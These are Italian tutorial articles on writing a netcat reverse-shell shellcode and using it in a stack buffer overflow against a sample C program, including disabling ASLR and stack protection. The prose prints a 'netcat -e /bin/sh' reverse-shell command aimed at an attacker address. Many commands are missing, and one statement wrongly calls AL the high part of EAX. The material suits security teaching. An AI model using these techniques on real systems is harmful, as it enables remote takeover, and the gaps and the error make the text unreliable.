Hacking&Cracking: Realizzare uno shellcode


Abbiamo già parlato di come identificare un buffer overflow e sfruttarlo per ottenere un terminale. C'è però un passaggio sul quale abbiamo sorvolato: la realizzazione dello shellcode. In effetti solitamente non c'è davvero bisogno di scrivere uno shellcode di propria mano, basta selezionarne uno già pronto, per esempio dall'elenco pubblicato dal sito exploit-db.com. Imparare a scrivere uno shellcode è però molto interessante, perché ci sono regole rigide da seguire ed è una sfida per un programmatore. E infatti stavolta parleremo proprio di questo. Anche perché capire come funzionano le cose è sempre utile, soprattutto per intuire cosa sia andato storto quando i programmi (o gli attacchi, nel caso del Pen Testing) non si comportano come previsto.

Table of Contents

- I requisiti
- Scrivere lo shellcode
- Ricapitoliamo
- Provare lo shellcode


I requisiti

Come negli articoli precedenti, dobbiamo assicurarci di avere tutto il necessario prima di iniziare questa sperimentazione.




Per prima cosa dobbiamo assicurarci che sul sistema siano installati i programmi necessari a compilare del codice: come per il tutorial precedente bisogna dare (su un sistema Debian-like) il comando

Stavolta, però, è anche necessario il pacchetto **netcat-traditional**. Netcat serve, infatti, per ottenere la reverse shell, cioè un terminale remoto. Di solito un terminale locale è infatti poco utile per un attaccante, perché per poterlo usare deve avere già un accesso fisico al sistema. Con un terminale remoto, invece, è possibile prendere il controllo di una macchina per la quale non si dispone di alcun accesso.



Sui sistemi derivati da Ubuntu, potrebbe essere presente **netcat-openbsd**. Quindi bisogna impostare come predefinita la versione tradizionale con il comando
scegliendo l’opzione **2**.



Per disabilitare la protezione del kernel Linux, diamo il comando

In questo modo viene disabilitata la Address Space Layout Randomization, quindi la distribuzione degli indirizzi di memoria non è più casuale ma sequenziale. Questo rende molto più semplice l'analisi del programma buggato (**errore.c**), di cui abbiamo parlato negli articoli precedenti.

Scrivere lo shellcode

Ora possiamo cominciare a scrivere il nostro shellcode capace di funzionare tramite una connessione remota. Scriveremo il codice in assembly, che in questo caso è il migliore compromesso tra leggibilità e basso livello. Utilizzare linguaggi a più alto livello non ha molto senso, perché rischiamo di ottenere un codice macchina imprevedibile. Realizziamo quindi un file con un nome del tipo **shellcode.asm**:

Il codice, che inizia con NASM, comincia con un salto alla sezione **forward**

Tale sezione, che si trova alla fine del file, contiene le due istruzioni:

Viene quindi chiamata la sezione **back**, memorizzando però in un area di memoria il contenuto della stringa scritta tra virgolette. La stringa contiene di fatto tutte le informazioni necessarie: il programma **netcat**, l'opzione **-e**, il percorso della shell da lanciare, l'indirizzo IP del pirata a cui ci si deve connettere, e la porta. Per ottenere il risultato che vogliamo, infatti, basterebbe che "la vittima" eseguisse il comando **netcat -e /bin/sh 127.127.127.127 9999**. L'indirizzo dell'esempio è un indirizzo locale, ma ovviamente il meccanismo funziona con qualsiasi indirizzo, anche uno remoto: basta sostituirlo. Bisogna però anche ricordarsi di correggere

gli offset di memoria, che vedremo tra poco. Sono poi presenti 5 sequenze di 4 caratteri: queste servono al momento solo per riservare la memoria, che verrà poi sovrascritta con gli indirizzi delle varie informazioni di cui abbiamo appena parlato. Visto che si tratta di un sistema a 32bit, ogni indirizzo richiede 4 byte.

Il primo comando, pop, si occupa di spostare nel registro **ESI** l'indirizzo di memoria della variabile che è stata memorizzata con il comando **db**.

Il registro **eax** viene inizializzato al valore zero. Si sarebbe potuto fare anche con il comando **mov eax,0**, ma utilizzando **xor** non serve scrivere il simbolo 0. Questo simbolo infatti funge da terminatore di stringa, e bloccherebbe la lettura dello shellcode da parte del programma vulnerabile. In poche parole, lo shellcode sarà utilizzato nel programma vulnerabile come stringa, e se contiene un byte nullo (**\x00**) la sua lettura viene interrotta.

Adesso, il programma sposta il contenuto della parte alta del registro **EAX** (**AL** è la parte alta di **EAX**) nell'undicesimo carattere della stringa memorizzata con il comando **db**. L'undicesimo carattere è il primo simbolo **#**, e il registro **EAX** contiene il valore **0**, ovvero il byte nullo con cui si può terminare la stringa. In altre parole, abbiamo appena terminato la stringa inserendo il valore 0 al posto del cancelletto, ma senza davvero usare il byte nullo.

Similmente, vengono sostituiti tutti i cancelletti con il terminatore di stringa **0**. Se si vuole cambiare l'indirizzo IP gli offset successivi dovranno essere ricalcolati. Per esempio, con un indirizzo del tipo **83.121.97.134** (che ha due byte in meno) è ovvio che il termine di tale stringa non sarà più **esi+38**, ma **esi+36**.

Il programma procede poi a modificare l'area di memoria che

inizia a **ESI+44**, ovvero i 4 caratteri **AAAA**. In questa porzione di memoria viene memorizzato L'indirizzo del puntatore **ESI** originale, ovvero il primo carattere della stringa memorizzata con il comando **db**.

Per la stringa **-e** le cose sono diverse: l'indirizzo da memorizzare infatti non è più **ESI**, ma **ESI+12**. Infatti, il dodicesimo carattere della stringa è proprio il simbolo **–** della stringa **-e**. L'indirizzo di tale carattere viene calcolato con il comando **lea** e memorizzato nel registro **EBX**. Poi si può spostare il valore dell registro **EBX** nei 4 byte successivi al 48esimo elemento della stringa originale, ovvero i byte **BBBB**.

Si procede allo stesso modo per memorizzare gli indirizzi delle altre informazioni al posto dei vari blocchi di 4 lettere.

Alla fine, al posto dei byte **FFFF**, si inserisce un terminatore di stringa copiandolo dal primo valore che avevamo inserito nel registro **EAX**, ovvero il valore **0** (un byte nullo). Così non c'è il rischio che il processore continui a leggere.

Passiamo al registro **EAX** (parte alta) il byte, in valore esadecimale, **0x0b**. Si tratta del numero assegnato per convenzione alla chiamata di sistema del kernel Linux per la funzione **execve**, che permette l'esecuzione di un comando da shell.

Il puntatore **ESI** viene ora diretto all'indirizzo del primo valore del registro **EBX**.

Nel registro **ECX** viene inserita la sequenza di indirizzi che comincia al byte **44**, ovvero dove una volta era memorizzata la prima delle quattro **A**, e dove ora è memorizzato l'indirizzo del comando **/bin/netcat**. Significa che il valore dei vari indirizzi compresi tra **ESI+44** ed **ESI+64** (ultimo byte, visto

che è un byte nullo e la lettura si ferma lì) è la seguente stringa: **/bin/netcat -e /bin/sh 127.127.127.127 9999**. Ovvero, proprio quello che volevamo ottenere. Inseriamo nel registro **EDX** il semplice terminatore nullo, prelevato dal carattere **ESI+64**.

L'ultimo comando impartisce al processore il numero intero in formato esadecimale **0x80**, che ordina l'esecuzione della chiamata di sistema **execve**. Questa chiamata avvierà in una shell il comando che è appena stato inserito nel puntatore **ECX**. Il pirata ha ottenuto la shell remota che voleva con **netcat**.
Il codice può poi essere assemblato per sistema a 32 bit con il comando:

E dal risultato si può estrarre il codice eseguibile in formato esadecimale con il seguente comando:

Si dovrebbe ottenere qualcosa di questo tipo:


Come si può notare, grazie alle accortezze nella scrittura da parte del pirata, lo shellcode non contiene alcun carattere nullo (in esadecimale sarebbe **\x00**).

Esadecimale e decimale


Gli indirizzi di memoria vengono solitamente scritti in base esadecimale, ma sono fondamentalmente dei numeri che possono ovviamente essere convertiti in base decimale. Siccome la base 10 è quella con cui siamo maggiormente abituati a ragionare, può essere utile tenere sottomano uno strumento di conversione delle basi. In effetti può essere poco intuitivo, se si è alle prime armi con la base 16, pensare che il numero esadecimale 210 corrisponda di fatto al decimale 528. Quando leggete un listato Assembly, può essere molto comodo convertire i numeri

in forma decimale per comprendere la dimensione delle porzioni di memoria.
http://www.binaryhexconverter.com/hex-to-decimal-converter


Ricapitoliamo



Apriamo un terminale e lanciamo il comando per creare il file con il codice assembly. Inseriamo il codice sorgente dello shellcode: https://pastebin.com/0qy2RxiY. Poi, premiamo i tasti **Ctrl+O** per salvare il file e **Ctrl+X** per chiudere l'editor nano.



Ora assembliamo il codice assembly: basta dare il comando L'opzione indicata permette di ottenere un codice assemblato a 32 bit, più semplice di uno a 64 bit.




Ottenuto il file eseguibile, possiamo leggere il codice

macchina. Per comodità, leggeremo il codice binario nel sistema esadecimale, così risparmiamo spazio. Ci servirà un semplice ciclo for nel terminale di Linux, per usare lo strumento objdump:

Selezioniamo e copiamo il codice (premendo **Ctrl+Shift+C**). Questo è il nostro shellcode, ora dobbiamo verificare se funzioni davvero.

Provare lo shellcode


Per provare lo shellcode potremmo usarlo in un vero attacco a un programma vulnerabile, ma in realtà è più semplice realizzare un rapido programmino per testare lo shellcode senza dover fare tutta la procedura di analisi di un programma buggato per trovare l'indirizzo di ritorno.



Infatti basta usare il programma testshell.c (https://pastebin.com/PUfU4hVn). Una volta compilato, dovrebbe offrirgli la connessione netcat. Come funziona? Semplicemente, si tratta di un programma "suicida", che inietta da solo lo shellcode nella giusta posizione della memoria e poi lo esegue. Se lo analizziamo ci accorgiamo che c'è infatti un errore:

Viene infatti realizzato un **cast** che non si dovrebbe mai fare: si convince il compilatore che lo shellcode (che di fatto è un puntatore a un array di caratteri) sia invece un puntatore a una funzione.
L'istruzione **int (*ret)()** dichiara un puntatore a una funzione di tipo **integer**, chiamata **ret**. In realtà la funzione non

restituirà mai un numero intero, ma non importa. Quello che è interessante è che a questo puntatore può essere assegnato il valore di un qualsiasi puntatore a una funzione. Però noi, finora, abbiamo soltanto un array di caratteri, cioè **shellcode**. Per assegnare il puntatore dello shellcode alla funzione operiamo un **cast**, dichiarando che shellcode è un puntatore a una funzione. Il cast è, per chi non lo sapesse, il metodo con cui si impone il tipo di dato a una variabile.
L'ovvio risultato è che quando è il momento di eseguire la chiamata alla funzione **ret()** il processore non fa altro che puntare all'area di memoria in cui è memorizzato lo shellcode e esegue quello, convinto che sia la funzione richiesta. Del resto, un puntatore vale l'altro, e il processore non ha modo di sapere che abbiamo volontariamente assegnato l'area di memoria di una serie di caratteri al puntatore di una funzione.
A essere precisi, questo è un "undefined behavior", cioè una situazione in cui il comportamento del compilatore non è definito. Quindi sulla carta non è detto che otterremo davvero questo risultato, potremmo teoricamente avere vari tipi di errori. Però di fatto la maggioranza dei compilatori (tra cui GCC) interpretano il codice in questo modo.




Per lanciare l'attacco, iniziamo simulando il ruolo di un attaccante. Apriamo il server **netcat**, dando il comando


Dobbiamo lasciare questa finestra aperta, per attendere le connessioni dal sistema "vittima".
Simuliamo ora il ruolo della vittima: in un'altra finestra del terminale possiamo compilare il programma testshell col comando

e eseguirlo con

Lanciato il programma con lo shellcode, torniamo sulla finestra del terminale dell'attaccante.



Se tutto va bene, nella finestra in cui netcat era stato aperto viene subito attivata una connessione, ed è possibile iniziare a dare dei comandi sul sistema che ha in esecuzione il programma vulnerabile. Questo è il terminale remoto: nel nostro esempio lo stiamo ottenendo sullo stesso sistema, per nostra comodità, ma in realtà potremmo aprire il server netcat su un qualsiasi sistema con IP pubblico (inserendo questo IP nello shellcode) e ottenere il terminale remoto anche attraverso internet.



Lo shellcode può essere utilizzato anche con il programma vulnerabile **errore.c**, che abbiamo descritto nelle puntate precedenti. E, in linea di massima, con qualsiasi altro programma abbia la stessa vulnerabilità. Per provarlo basta inserire lo shellcode che abbiamo ottenuto nel comando citato l'altra volta (https://pastebin.com/biSxHhRT).

Se tutto è andato bene, possiamo considerare lo shellcode pronto all'uso. Chiaramente, ricordandoci che dovremo riscriverlo e riassemblarlo se decideremo di modificare


l’indirizzo IP del server netcat.

Hacking&Cracking: Buffer overflow, un tutorial passo passo


Nella puntata precedente di questa mini-serie (https://www.codice-sorgente.it/2019/06/buffer-overflow-e-errori-di-segmentazione-della-memoria/) abbiamo descritto il funzionamento della memoria di un computer, e in particolare gli overflow nello stack. In questo breve articolo presentiamo un tutorial passo passo per l’analisi di un programma buggato e lo sfruttamento della sua vulnerabilità per ottenere l’esecuzione di codice. Seguiremo la stessa procedura dell’articolo precedente, ma con una serie di screenshot che spiegano meglio i vari passaggi.

La preparazione


Per testare questi esempi bisogna innanzitutto avere a disposizione un sistema operativo a 32 bit, possibilmente su una macchina virtuale per mantenere stabile il proprio sistema host. Bisogna poi disabilitare alcune norme di sicurezza di Linux, altrimenti l’analisi della vulnerabilità e l’esecuzione dell’exploit non saranno per nulla facili.



Per prima cosa ci si deve assicurare che sul sistema sia installato il necessario per compilare del codice: lo si può fare dando il comando



Per disabilitare la protezione del kernel Linux, possiamo dare il comando Questo non è necessario con Linux precedente al 2.6.12, anche se ormai è difficile trovare sistemi così vecchi su dispositivi ancora attivi.




Bisogna ora procurarsi il programma buggato: per esempio, si può scaricare il file errore.c (https://pastebin.com/8DZQZzqx). Il programma va compilato con il comando

In questo modo, il programma viene compilato senza le protezioni per lo stack inserite automaticamente da GCC. Naturalmente, si potrebbe fare la stessa cosa con qualsiasi altro programma, utilizziamo questo solo perché è molto semplice e quindi è facile capire come funziona.

Analizzare il programma vulnerabile


In questo particolare caso possiamo leggere il codice del programma, perché è open source, ed è anche estremamente breve.

In una situazione reale il codice sorgente potrebbe non essere disponibile. Ad ogni modo, il codice ci serve più che altro per capire se ci sia un bug e dove si trovi: possiamo facilmente capire che la vulnerabilità sta nell'assenza di un controllo sulla dimensione dell'argomento del programma, che viene caricato in un buffer da 500 byte senza però prima verificare se l'argomento in questione abbia una lunghezza maggiore di 500 byte.




Ora, dobbiamo studiare il programma vulnerabile per capire quali indirizzi di memoria possiamo utilizzare. Serve un debugger quindi, supponendo di voler utilizzare il programma "errore" precedentemente compilato, il pirata da il comando
Aperto il debugger, possiamo disassemblare il programma per leggere il suo codice assembly col comando e otterremo un listo di questo tipo.


Dal listato si capisce che l'istruzione di ritorno della funzione (**leave**) è nel punto **+41**.




Impostiamo quindi un breakpoit per il controllo del programma prima dell’istruzione di ritorno della funzione buggata, scrivendo Poi proviamo a far crashare il programma fornendogli una stringa di 600 caratteri con il comando



Il programma andrà in crash, perché l’array può contenere solo 500 caratteri. Ma siamo in un debugger, quindi possiamo dare i comandi e poi per poter controllare i registri del processore poco prima del crash. Il registro EIP è stato riempito con 4 byte dal valore 41. EIP è il registro del puntatore per la funzione di ritorno, quindi il programma è andato in crash perché cercava di tornare a una funzione all’indirizzo 0x41414141, che ovviamente non esiste.




Ora diamo il comando per leggere i 600 byte successivi al puntatore ESP. A un certo punto, dovremmo trovare un blocco con tutti i byte di valore 41: l’indirizzo di inizio potrebbe essere, per esempio, **0xffffd510**.




Questo è l'indirizzo in cui sarà inserita la nop sled. Una buona dimensione potrebbe essere 100 byte. Però, lo shellcode è lungo 135 byte, e la somma (235) non è divisibile per 4. Il numero 236, però, lo è. Quindi la nop sled dovrà contenere 101 byte, per evitare sfasamenti.

Il payload


Ormai abbiamo la dimensione della NOP sled e anche l'indirizzo di ritorno. Ci manca soltanto lo shellcode, che possiamo recuperare da un elenco online (come quelli pubblicati su exploit-db.com.




Possiamo quindi scrivere la stringa completa (https://pastebin.com/biSxHhRT): 101 byte del carattere NOP (90), seguiti dallo shellcode, e poi dall'indirizzo di ritorno scritto al contrario per mantenere la codifica little endian, ripetuto almeno un centinaio di volte.




Basta eseguire il programma con il comando seguito dalla stringa completa: ovviamente, GDB chiederà conferma, visto che si deve riavviare il programma attualmente fermo al breakpoint. Digitiamo e il programma viene lanciato di nuovo ma con l’argomento costruito dai vari comandi Perl.



Il programma si fermerà nuovamente al breakpoint, esattamente coe prima: se diamo ancora i comandi e dovremmo notare che EIP ha ora il valore **ffffd510**, o comunque un indirizzo nella NOP sled. Possiamo controllare il contenuto della memoria anche col comando



Se poi diamo il comando l’esecuzione del programma continua, ed il codice presente all’indirizzo di ritorno verrà eseguito: dovrebbe apparire il messaggio



Se la stringa funziona, possiamo ormai utilizzarla direttamente, senza gdb, eseguendo il programma con l'intera stringa.

Hacking&Cracking: buffer overflow e errori di segmentazione della memoria

Oggi, con la notevole diffusione dell'informatica e delle reti di computer, la sicurezza dei programmi non può assolutamente essere trascurata. Quando scriviamo un programma, dobbiamo tenere conto del fatto che esistono migliaia di persone (pirati informatici, anche detti "cracker" o "black hat") che cercheranno di utilizzare il nostro programma in modo improprio per ottenere il controllo del computer su cui tale programma viene eseguito. Quindi, dobbiamo realizzare i nostri programmi cercando di impedire che possa essere utilizzati in modo improprio. E, per farlo, dobbiamo conoscere le basi della pirateria informatica. Perché l'unico modo per rendere i nostri programmi non cracckabili è sapere come possono essere cracckati. Come vedremo, i sistemi moderni (GNU/Linux in particolare) hanno dei meccanismi per difendersi dagli attacchi a prescindere dal programma compromesso, ma è ovviamente meglio se i programmi non sono facilmente crackabili, perché come minimo si rischia un Denial of

Service. Che magari per una applicazione desktop è poco importante, ma per un server web diventa un problema notevole. Una indicazione: alcune delle stringhe sono molto lunghe e difficilmente leggibili. Ho deciso di lasciarle così perché affinché il codice funzioni è necessario che non vi sia alcuna interruzione nella stringa, e questo rende più facile copiarle anche se sono scomode da leggere o da stampare.

Un problema di memoria

L'assoluta maggioranza delle vulnerabilità dei programmi riguardano l'utilizzo della memoria. Il problema è intrinseco alla struttura di un computer: il componente fondamentale di un calcolatore è il processore, ovvero l'unità che esegue i calcoli. Per poter eseguire i calcoli, è necessario disporre anche di una memoria, nella quale memorizzare le informazioni necessarie. Banalmente, se vogliamo sommare due numeri, abbiamo bisogno di avere lo spazio necessario per memorizzare i due numeri in questione in modo da sapere su cosa eseguire l'operazione. Un computer dispone di una memoria molto rapida nota come RAM, che però può avere dimensioni diverse ed essere molto grande (si può facilmente aumentare lo spazio di memoria installando una scheda supplementare). Il processore, tuttavia, deve essere capace di funzionare a prescindere dalla dimensione e natura della memoria RAM, anche perché spesso sono componenti costruiti da aziende diverse. Inoltre, se le informazioni vengono scritte in forma "disordinata" (per rendere la scrittura più rapida) in uno spazio molto grande (diversi GB di memoria) può essere piuttosto difficile trovare le informazioni di cui si ha bisogno in un determinato momento tra tutte le altre informazioni memorizzate. Per questo scopo esistono i registri del processore.

La dimensione dei registri

